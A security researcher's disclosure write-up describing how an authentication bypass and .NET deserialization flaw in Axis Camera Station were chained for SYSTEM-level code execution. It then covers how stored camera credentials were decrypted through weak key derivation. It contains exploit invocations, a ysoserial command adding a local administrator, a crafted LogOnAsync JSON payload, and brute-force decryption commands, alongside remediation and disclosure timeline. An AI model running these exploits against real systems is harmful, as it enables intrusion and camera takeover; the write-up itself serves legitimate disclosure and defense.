
From RCE to camera credentials in Axis Camera Station
During a penetration test, I exploited CVE-2025-30023 (insecure deserialization) chained with CVE-2025-30026 (authentication bypass) to get SYSTEM-level RCE on two Windows machines running Axis Camera Station on a factory. After that, I discovered CVE-2026-63286, a weak credential encryption scheme, which allowed me to decrypt all the camera credentials stored in the application’s database and connect to the cameras.
Repositories:
-
CVE-2025-30026 + CVE-2025-30023: https://github.com/ricardojoserf/axis-RCE
-
CVE-2026-63286: https://github.com/ricardojoserf/CVE-2026-63286
Introduction
AXIS Camera Station is a popular video management software (VMS) used to manage Axis IP cameras and other devices. During a penetration test, I found two internal Windows servers running this software and decided to dig into it.
The starting point was Claroty’s excellent blog post “Turning Camera Surveillance on its Axis”, which describes the binary protocol used by the software and two vulnerabilities: CVE-2025-30026 (authentication bypass) and CVE-2025-30023 (insecure deserialization). Both vulnerabilities affect Axis Camera Station Pro versions before 6.9 and Axis Camera Station versions before 5.58. There was no public exploit, so I wrote one based on Claroty’s research.
After compromising the machines, I noticed the application stores device credentials in a Firebird database encrypted with AES-256-CBC. Reversing the key derivation in CA.Core.dll revealed the encryption key is derived from two hard-coded constants and the host’s NTFS Volume Serial Number, a non-secret 32-bit value. This is effectively reversible obfuscation, not real encryption. I reported this as CVE-2026-63286.
The protocol
AXIS Camera Station wraps a stateful binary protocol on top of HTTP. Instead of one request/response per connection, it opens two long-lived channels and streams framed messages over them.
| Layer | Detail |
|---|---|
| Transport | HTTP over port 55752. GET /_/ opens the RX (receive) channel; POST /_/<channelID> is the TX (send) channel. |
| RX framing | HTTP chunked body; inside it, control frames are [uint32 LE length][data]. |
| Handshake | Both sides exchange a public key, then a random AES session key wrapped with the other side’s public key. |
| Key format | Client sends its X.509 cert (base64). AES key is sent as base64(wrapped_key):base64(iv). |
| RSA wrap | PKCS#1 v1.5. |
| Channel | AES-256-CBC with PKCS#7 padding. |
| Application | Axis.Remoting JSON: {"Request":{"Id","Service","Method","Parameters"}}. |
The handshake sequence looks like this:
RX  GET /_/                 <-  channelID
RX  (server pushes)         <-  server cert (X.509, base64)
RX  (server pushes)         <-  server AES key + IV  (wrapped)
TX  POST /_/<channelID>     ->  client cert (X.509, base64)
TX  POST /_/<channelID>     ->  client AES key + IV  (wrapped)
TX  POST /_/<channelID>     ->  HELLO (ClientId)
TX  POST /_/<channelID>     ->  encrypted JSON Request
RX  (server pushes)         <-  encrypted JSON Response
CVE-2025-30026 + CVE-2025-30023: Unauthenticated RCE
Repository: https://github.com/ricardojoserf/axis-RCE
The authentication bypass (CVE-2025-30026) allows connecting to the service without valid credentials, the server accepts any self-signed client certificate. With the channel open, CVE-2025-30023 allows sending a malicious serialized payload in the clientInformationDto field of a LogOnAsync request. The $type field triggers .NET deserialization, and using the WindowsIdentity gadget from Ysoserial.net we get arbitrary command execution as SYSTEM.
The exploit I created implements the full protocol from scratch in Python: the HTTP channel management, the RSA key exchange, the AES-CBC encryption and the JSON request framing. The only requirement is the cryptography library and an RSA private key:
openssl genrsa -out client_priv.pem 2048
pip install cryptography
Querying the version

The simplest test is querying the product version to confirm the target is vulnerable:
python3 main.py --host 192.168.1.197 --port 55752 --key client_priv.pem --version
Exploiting the deserialization
To exploit it, the --adduser flag creates a local administrator account:
python3 main.py --host 192.168.1.197 --port 55752 --key client_priv.pem --adduser


The deserialization payload is generated with Ysoserial.net using the WindowsIdentity gadget, which I found to be the most stable (other gadgets tend to crash the service):
ysoserial.exe -g WindowsIdentity -f Json.Net -c "net user ricardo ThisIsIt123 /add && net localgroup administrators ricardo /add" -o raw
Sending custom requests
You can also send arbitrary requests from a JSON file using --json my_request.json:
python3 main.py --host 192.168.1.197 --port 55752 --key client_priv.pem --json my_request.json
A Request is a JSON object with a single Request key. The format to exploit the deserialization is:
{
    "Request": {
        "Id": "random123456",
        "Service": "SessionFacade",
        "Method": "LogOnAsync",
        "Parameters": {
            "uri": "http://192.168.1.197:55752/",
            "clientInformationDto": {
                "$type": "System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
                "System.Security.ClaimsIdentity.actor": "AAEAAAD/////AQAAAAAAAAA..."
            },
            "communicationType": 0,
            "ct": "random123456"
        }
    }
}
The value of the clientInformationDto field can be obtained using Ysoserial.net with the gadget WindowsIdentity, which looks quite stable to exploit this vulnerability (other gadgets crash the service):
ysoserial.exe -g WindowsIdentity -f Json.Net -c "ping -n 3 10.0.0.4" -o raw
Tested on versions 5.57.27610 and 5.57.33556 running on Windows 11.
CVE-2026-63286: Decrypting all camera credentials
Repository: https://github.com/ricardojoserf/CVE-2026-63286
Once I had SYSTEM access on the two Windows machines, I started looking at what else the application stores. Axis Camera Station uses Firebird databases (.FDB files) to store its configuration, including the credentials for all managed cameras and devices.
These credentials are encrypted with AES-256-CBC, which sounds secure. However, reversing CA.Core.dll revealed the key derivation:
-
The passphrase is built from an HMAC-SHA1 of the host’s NTFS Volume Serial Number, using a hard-coded key compiled into the DLL, plus a hard-coded suffix.
-
This passphrase is fed into PBKDF2-SHA1 (1000 iterations) with a salt derived from
MD5(len(passphrase)). -
The first 32 bytes of the output are the AES key, the next 16 are the IV.
The two “secrets” in this construction (the HMAC key and the suffix) are identical across all installations, they are compiled constants. The only variable is the Volume Serial Number, which is a 32-bit value you can read on the target with vol C:, and it is not a secret.
This means that with a copy of the database, decryption is immediate if you know the volume serial:
python3 acs_decrypt.py -v "<BASE64_CIPHERTEXT>" -s "<SERIAL_NUMBER>"

If the volume serial is not available (for example, from a database backup without host access), the 32-bit keyspace can be brute-forced. Using CPU:
python3 acs_decrypt.py -v "<BASE64_CIPHERTEXT>" -b

Or using GPU (much faster):
python3 acs_decrypt.py -v "<BASE64_CIPHERTEXT>" -b --gpu

The script includes a full CUDA kernel that implements HMAC-SHA1, PBKDF2, and AES-256 decryption on the GPU, with a quick-filter optimization that only does a full decryption attempt when the last-block padding check passes.
What this encryption protects
Several fields appear encrypted in the .FDB databases:
-
Device / camera credentials
-
JWT signing key, session data
-
Internal CA private-key passphrase (PKI)
-
My Axis cloud-account credentials
-
SMTP, network-share and license material
In my case, decrypting the camera credentials allowed me to connect directly to every camera managed by the two compromised servers.
Full attack chain summary
-
Identify Axis Camera Station on port
55752during the network scan. -
Exploit CVE-2025-30026 + CVE-2025-30023 to get unauthenticated RCE as SYSTEM on both Windows servers, getting access to the factory network.
-
Read the volume serial number (
vol C:). -
Copy the
.FDBdatabase files. -
Exploit CVE-2026-63286 to decrypt all stored credentials.
-
Connect to the factory cameras using the decrypted credentials.
Remediation
CVE-2026-63286 has been assigned a CVSS score of 7.1 (High).
Axis has addressed the weak credential encryption in AXIS Camera Station Pro 6.20. Users running ACS Pro should update to version 6.20 or later, available from the Axis download page.
However, AXIS Camera Station 5 will not receive a fix. Axis has confirmed that, given the current lifecycle and development direction of ACS 5, the security improvement introduced in ACS Pro 6.20 is not planned to be backported.
Responsible Disclosure
CVE-2025-30026 / CVE-2025-30023 were discovered and reported by Claroty (Team82). Patched in Axis Camera Station Pro 6.9 and Axis Camera Station 5.58.
CVE-2026-63286 timeline (also reported by Maciej ‘mace’ Nowak):
| Date | Event |
|---|---|
| 22/7/26 | Reported the weak credential encryption to Axis |
| 3/8/26 | Axis acknowledged the report |
| 10/8/26 | Axis confirmed the issue and committed to a fix |
| 28/10/26 | Axis released the fix in AXIS Camera Station Pro 6.20 and published the CVE and security advisory |
| 28/10/26 | Axis re-confirmed it was ok to publish this post and added me to their hall of fame |
| 29/10/26 | Public disclosure (this post) |